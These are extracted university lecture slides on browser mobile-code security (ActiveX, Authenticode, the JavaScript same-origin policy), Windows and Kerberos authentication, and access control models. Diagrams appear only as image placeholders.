


Browser


During Authentication (e.g. signed Applet)



During Authentication (e.g. signed Applet)



During Authentication (e.g. signed Applet)



ActiveX Controls

- ActiveX controls

- Microsoft's collection of technologies and protocols for downloading executable code over the Internet
- based on a technology that was not originally developed with network security issues in mind
- something “between” a plug-in and a Java applet: extend browser functionality and allow automatically downloaded with a web page

- Types:

- Native machine code: most dangerous type
- Java bytecode: usually run inside the Java sandbox
- A mixture of native code and bytecode

Authenticode

- ActiveX controls can be digitally signed using Authenticode, Microsoft's digital signature technology using public key certificate
- A native code ActiveX control's signature is checked only once: if the signature is valid and the signer is trusted, the control is downloaded
- A Java bytecode ActiveX control's signature is also checked at downloading
- The actual access permissions are determined at runtime

Authenticode Access Permission

- When IE downloads potentially dangerous content, it checks to see whether the code is digitally signed by a trusted certificate.
- Depending on your browser Security setting (High, Medium, Medium-Low, Low, or Custom) for the zone the content is originating from and the success or failure of the Authenticode verification process, the browser determines whether or not to automatically run the content.
- When prompted to allow or deny signed content, the user is allowed to inspect the signer's digital certificate.

JavaScript

- JavaScript provides a means of commanding the browser, including its graphical elements, from an HTML file
- JavaScript is inherently more secure than Java applets because it cannot directly access the file system or open network connections (sandbox)
- JavaScript are permitted to access only to data in the current document or closely related document (from the same site). No access is granted to the local file system, memory space of other running programs, etc.

JavaScript Security

- Principle: there is not reason to trust randomly encountered code, and should treat them as hostile
- Security issues
 - It has access to all user information in the browser → potential privacy violation
 - DoS attacks are possible by opening a large number of windows until the browser freezes
- Access control management: “**Same Origin Policy**”
 - scripts from one web site do not have access to information such as usernames, passwords, or cookies sent to another site
 - E.g. using the handle returned by `window.open()`, the browser performs the same origin check

JavaScript Same Origin Policy

- Verifying that the URL of the document in the target window has the same origin as the document containing the calling script
- 2 documents has the same origin if they were loaded from the same server using the same protocol and port
- E.g. a script loaded from <http://www.example.com/dir/page.html> can gain access to any objects loaded from www.example.com using HTTP

Same Origin Policy Examples

URL of Target Window	Result of the Same Origin Check with www.example.com	Reason
http://www.example.com/index.html	Passes	Same domain and protocol
http://www.example.com/other1/other2/index.html	Passes	Same domain and protocol
http://www.example.com:8080/dir/index.html	Does not pass	Different port
http://www2.example.com/index.html	Does not pass	Different server
http://otherdomain.com/index.html	Does not pass	Different domain
ftp://www.example.com/index.html	Does not pass	Different protocol

External Script

- Externally linked scripts are considered part of the page they are embedded in, and thus can be linked in from other domain
- E.g. the page at <http://www.somesite.com/index.html> could include the following script:

```
<script type="text/javascript"
src=http://www.example.com/scripts/somescript.js></script>
```

 - This script will load and work as expected
- The linked scripts are considered part of the page they are linked into. For the above example, if somescript.js tries access another window, it is considered to have come from <http://www.somesite.com> and subject to the same origin check

Mobile Code Security Mechanisms

	Java Applet	Authenticode	Javascript
Code signing	Yes	Yes	No (*)
Least privileges	Yes	No	No
Mobile code running environment	JVM	IE	Browser
Proof-carrying code	Java security policy	No	Same origin policy

(*) except in Mozilla browsers

COMP 3355

Access Control

K.P. Chow

University of Hong Kong

Objectives

- Windows access control
- Access control models
- Accountability principles

Access Control

- Deals with the prevention and detection of unauthorized actions by users of a computer system
- 2 main issues:
 - *Identification and authentication*: stating who you are and proving the identification claim with credentials
 - *Authorization and access control*: restriction on the ability of a subject to use a system or an object in that system

Windows Authentication

- Username and password are used for authentication
- Windows 2000 uses 2 authentication packages: **MSV1_0** and Kerberos
- **MSV1_0:**
 - Default authentication package on a stand-alone Windows 2000 system
 - LSA uses MSV1_0 on domain-member computers to authenticate pre-Windows 2000 domains and computers that cannot locate a domain controller
- **Kerberos:**
 - Used on computers that are members of Windows 2000 domains

Windows MSV1_0 Authentication

- MSV1_0 takes the username and the hashed password and sends a request to the Security Account Manager (SAM) module to retrieve the account information
- MSV1_0 then compares the hashed password and the username to that of stored in the SAM, if matches, a logon session is created
- The encrypted passwords are stored in the user accounts which are held in the SAM database:
 - The SAM database is part of the **registry**
 - A binary file, accessed using SAM APIs
 - Each password is hashed using a one-way function, i.e. password cannot be retrieved in plain form

CTRL+ALT+DEL

- Always press CTRL+ALT+DEL when starting a Windows session, WHY?

CTRL+ALT+DEL

- Aka “secure attention key”: generates calls to low-level functions that cannot be duplicated by application programs
- Invokes the Windows operating system logon screen
- Provides a *trusted path* from the keyboard to the login process (winlogon.exe)

Kerberos

- Key Distribution Center (KDC):

- Authenticates users at login and issues tickets which are valid for one session
- Enables users to obtain other tickets from ticket-granting servers
- Maintains a database of secret keys of all users
- 2 components: authentication server (AS) and ticket granting server (TGS)

KDC



Authentication
Server




Ticket Granting
Server

KDC

- Authentication server (AS): also called Kerberos Server
 - A user presents an authenticating credential (e.g. password) to the authentication server
 - AS returns a ticket to the user showing that the user has passed authentication
- Ticket Granting Server (TGS):
 - A user wants to access a resource R (e.g. a file), he sends his authenticated ticket and a request to use R to TGS
 - The TGS returns 2 tickets to the user: one shows that the user's access to R is authorized, the other is for the user to present to R in order to access R
- Can be used to implement single sign-on

Needham and Schroeder Protocol


- A key exchange protocol used in Kerberos
- Based on symmetric key cryptography
- Let
 - K_{ab} : session key between A and B
 - N_a, N_b : random numbers
 - $E_K(M)$: encrypt M using K



Kerberos Authentication Protocol

Initiating a Kerberos Session

- User U with password pw
- Kerberos server: store (U, pw)
- $K_{K_{TGS}}$: the secret key shared between Kerbers server and TGS
- $K_{a,TGS}$: the session key to be used between U and TGS



Kerberos Authentication Protocol


Initiating a Kerberos Session

- User's workstation sends the user's identity U to the Kerberos server when the user logs in
- The Kerberos server verifies that the user is authorized
- The Kerberos server sends 2 messages
 - To user's workstation, a session key $K_{a,tgs}$ for use in communication with the TGS, and a ticket $Ticket_{a,tgs}$ for TGS, $K_{a,tgs}$ is encrypted using the user's password pw (U can get the ticket with his password pw)
 - To the TGS, a copy of the session key $K_{a,tgs}$ and the identity of user U , encrypted with the key shared between Kerberos Server and the TGS K_{tgs}

Kerberos Authentication Protocol


Access a File

- User U wants to access a file F in File Server



What is in Ticket_{a,F} ?

- User U wants to access a file F
- U requests a ticket to access F from TGS, and the request is encrypted using session key K_{a,tgs}
- TGS verifies U's access permission, it returns a ticket Ticket_{a,F} and a session key K_{a,F}
- Ticket_{a,F} encrypted by K_{F,tgs}, contains
 - U's authenticated identity
 - An identification of F
 - Access rights of F with respect to U
 - The session key K_{a,F} for communication between file server and U
 - An expiration date for the ticket



Analyzing Kerberos

- No password communicated on the network
- Protected against spoofing using symmetric key encryption
- Limited period of validity for each ticket: protect against brute force search
- Timestamps to prevent replay attack
- Mutual authentication
 - Server authentication: only the file server F can decrypted the ticket issued by TGS which is encrypted by $K_{F,tgs}$ and then extracts the session key $K_{a,F}$ to be shared
 - How about client authentication?

Some issues:

- Requires continuous availability of a trusted TGS
- Requires a trusted relationship between TGS and every server
- Requires timely transactions
- Password guessing works

Windows Login


SAM DB




User U with
password pw

1. (U,pw)

5. SAT created
for U with SIDs
and privileges



2. Authentication
check



4. Create login
session


3. User U's SID
and group SID

Windows Login

- Users are prompted for username and password
- Username and password are gathered by the login process and passed on to the Local Security Authority (LSA) module
- The LSA calls the *authentication package* that compares the username and password against the values stored in SAM
- When a match is found, the SAM returns the user's security ID (SID) and the security ID of any group the user belongs to
- The *authentication package* creates a login session and passes this session together with all SIDs back to the LSA
- The LSA creates a *system access token* (SAT), containing the user's SIDs and user rights (privileges)
 - The access token contains all relevant information about the capabilities of the authenticated user
 - When deciding whether the user is allowed for a particular access, the access token will be consulted

Access Control

- Fundamental model of access control (Lampson 1982)
 - An active *subject* accessing a passive *object* with some specific *access operation*, while a *reference monitor* grants or denies access



- Example:
 - Subject: users or processes
 - Object: files or resources like memory, printer
- How to specify the control? 2 approaches:
 - What a subject is allowed to do: used in typical application system, e.g. user A is allowed to access database table T
 - What may be done with an object: used by typical OS, e.g. file gcc is executable and accessible by everyone

How to specify access rights?

- Access rights (Bell-LaPadula security model):
 - 4 access rights: execute, read, append (blind write), write
- How to specify?
 - Access control matrix
 - Capabilities
 - Access control lists
 - Group
